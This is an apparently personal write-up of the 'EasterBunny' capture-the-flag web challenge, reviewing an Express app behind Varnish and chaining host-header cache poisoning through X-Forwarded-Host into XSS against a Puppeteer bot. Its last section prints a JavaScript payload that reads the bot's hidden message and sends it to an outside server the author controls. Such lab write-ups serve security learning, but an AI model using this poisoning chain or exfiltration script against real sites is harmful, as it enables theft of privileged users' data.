EasterBunny
EasterBunny challenge blog
It’s that time of the year again! Write a letter to the Easter bunny and make your wish come true! But be careful what you wish for because the Easter bunny’s helpers are watching!
First a look at the application packages, I hardcode the sqlite-async to 1.1.3 beacuse of an error error on const sqlite = require("sqlite-async");
1
2
3
4
5
6
7
  "dependencies": {
    "cookie-parser": "^1.4.6",
    "express": "^4.17.2",
    "nunjucks": "^3.2.3",
    "puppeteer": "^13.3.2",
    "sqlite-async": "1.1.3"
  }
Other package intersting is the use of varnish, and a cache configuration file with this
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
...
sub vcl_recv {
    set req.http.X-Forwarded-URL = req.url;
    set req.http.X-Forwarded-Proto = "http";
    if( req.http.host ~ ":[0-9]+" )
    {
        set req.http.X-Forwarded-Port = regsub(req.http.host, ".*:", "");
    }
    else
    {
        set req.http.X-Forwarded-Port = "80";
    }

    if ( !( req.url ~ "^/message") ) {
        unset req.http.Cookie;
    }
}
...
Lets resume the cache.vcl file
- vcl 4.1 -> The version VCL (Varnish Configuration Language)
- backend default {…} -> define the backend to varnish will send the requests
- sub vcl_hash { … } -> function used to calculate the hash used in to determinate if the response can be cached or not.
- Includes the
req.urland thereq.http.hostif it is present.
- Includes the
- sub vcl_recv { … } -> This function get execute when Varnish receive a request.
- It will add some HTTP headers like “X-Forwarded-URL”, “X-Forwarded-Proto” and “X-Forwarded-Port”.
- Also delete cookie header when the URL doesn’t start with “/message”.
- sub vcl_backend_response { … } -> This function get executed after Varnish receive a response from the backend.
- Establish the TTL to the responses based on the URL.
- If the URL is “/” or start with “/letters”, TTL will 60 seconds
- If the URL start with “/message”, TTL will be 5 seconds if the response code is not 200, 120 seconds if it is 200.
- If the URL start wiht “/static”, TTL will be 120 seconds.
- Establish the TTL to the responses based on the URL.
- sub vcl_deliver { … } -> This function get executed before varnish send the response to the client.
- Here varnish will add an HTTP header based on the number of hits to the cache.
Interesting this application its about writing a letter  Lets see how proces our input.
Source Code Review
Four endpoints here
- /
- /letters
- /submit
- /message/:id
The first two endpoints had this configuration
1
 cdn: `${req.protocol}://${req.hostname}:${req.headers["x-forwarded-port"] ?? 80}/static/`,
Here is building and URL for a CDN (Content Delivery network) a server for static files. This cdn will pass to the res.render("index.html" , then “index.html” can access the variable cdn an use it to build URL for his static files.
submit enpdoint works with a bot that uses puppeteer.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
    if (message) {
        return db.insertMessage(message)
            .then(async inserted => {
                try {
                    botVisiting = true;
                    await visit(`http://127.0.0.1/letters?id=${inserted.lastID}`, authSecret);
                    botVisiting = false;
                }
                catch (e) {
                    console.log(e);
                    botVisiting = false;
                }
                res.status(201).send(response(inserted.lastID));
            })
            .catch(() => {
                res.status(500).send(response('Something went wrong!'));
            });
    }
All sql queries are execute via parameters, so nothing there. What its that of authSecret ? Well is the value of a cookie randomly generate by the application. The bot will visit the last letter inserted, that parameter ìnserted.lastID is not under our control
Finally we have the /message/:id endpoint
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
 try {
        const { id } = req.params;
        const { count } = await db.getMessageCount();
        const message = await db.getMessage(id);

        if (!message) return res.status(404).send({
            error: "Can't find this note!",
            count: count
        });

        if (message.hidden && !isAdmin(req))
            return res.status(401).send({
                error: "Sorry, this letter has been hidden by the easter bunny's helpers!",
                count: count
            });

        if (message.hidden) res.set("Cache-Control", "private, max-age=0, s-maxage=0 ,no-cache, no-store");

        return res.status(200).send({
            message: message.message,
            count: count,
        });
    } catch (error) {
        console.error(error);
        res.status(500).send({
            error: "Something went wrong!",
        });
    }
The isAdmin() function will check if the request comes from localhost and had the cookie auth with the value authSecret, basically it check if the bot make the request. Also if the message had the hidden atribute ( set it on the databse ), the response will not be cached, so we can’t make some type of cache deception attack to make the bot cache the flag and then we access it.
So the configuration from “/” and “/letters” endpoinst are vulnerable to Host Header attack, beacuse they use req.hostname a variable of our control to build the cdn URL that will use it to serve /static files , which includes javascript !, this let us control the javascript for /static/viewletter.js, so XSS. But wait because, yes if we modify the host header, successfully control the /static URL.  But the host make part of the cache keys, remmeber the

 vcl_hash function. We need to find another header that overwrite the Host, and also that is a header accepeted by varnish. For this a used the extension on burpsuite called Host Header inchecktion or i think Param Miner will also works, both find that x-forwarded-host overwrite the host header without intefer the cache key.
Local Testing
So we got our attack vector
- Poison chache for the
letters?id=${inserted.lastID}endpoint with the Host Header Attack pointing to a server on our control, where we overwrite the js files. - On the viewletter.js we saw a fecth to
/message, so we can think on change it to point on the hidden letter. we grab the jsonResponse and send it back to a server on our control. - We submit a new letter to trigger the exploit chain.
One problem i found debugging its that cache poison not work for the bot point of view, and the await visit, beacause it points to 127.0.0.1 without the port !, and remmeber that the port make part of the cache -> req.http.host if its present.
Other problem is that, they use 127.0.0.1 as the http.host and i was using localhost , no, not the same.
To confirm we poison the cache for the internal docker, I decide run an wget command from inside.
- Posionsing the cache

- check from the docker perspective

Proof of concept

Our payload inside viewletter.js on our VPS is
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
let currentLetter = parseInt(new URL(location.href).searchParams.get('id') ?? '3');

try {
  var xhr = new XMLHttpRequest();
  xhr.open('GET', 'http://127.0.0.1/message/3', false);
  xhr.withCredentials = true;
  xhr.send();
  var msg = xhr.responseText;

} catch (error){
  var msg = error;
}

var exfil = new XMLHttpRequest();
exfil.open("POST", `http://n0hagonada.top/data=${msg}`,false);
exfil.setRequestHeader('Content-type','application/x-www-form-urlencoded');
exfil.send('data=' + encodeURIComponent(btoa(msg)));
exifl.send();
we use php to serve this file and be able to accept POST request. Again poison the cache and the submit a new letter, check you poison the lastId always.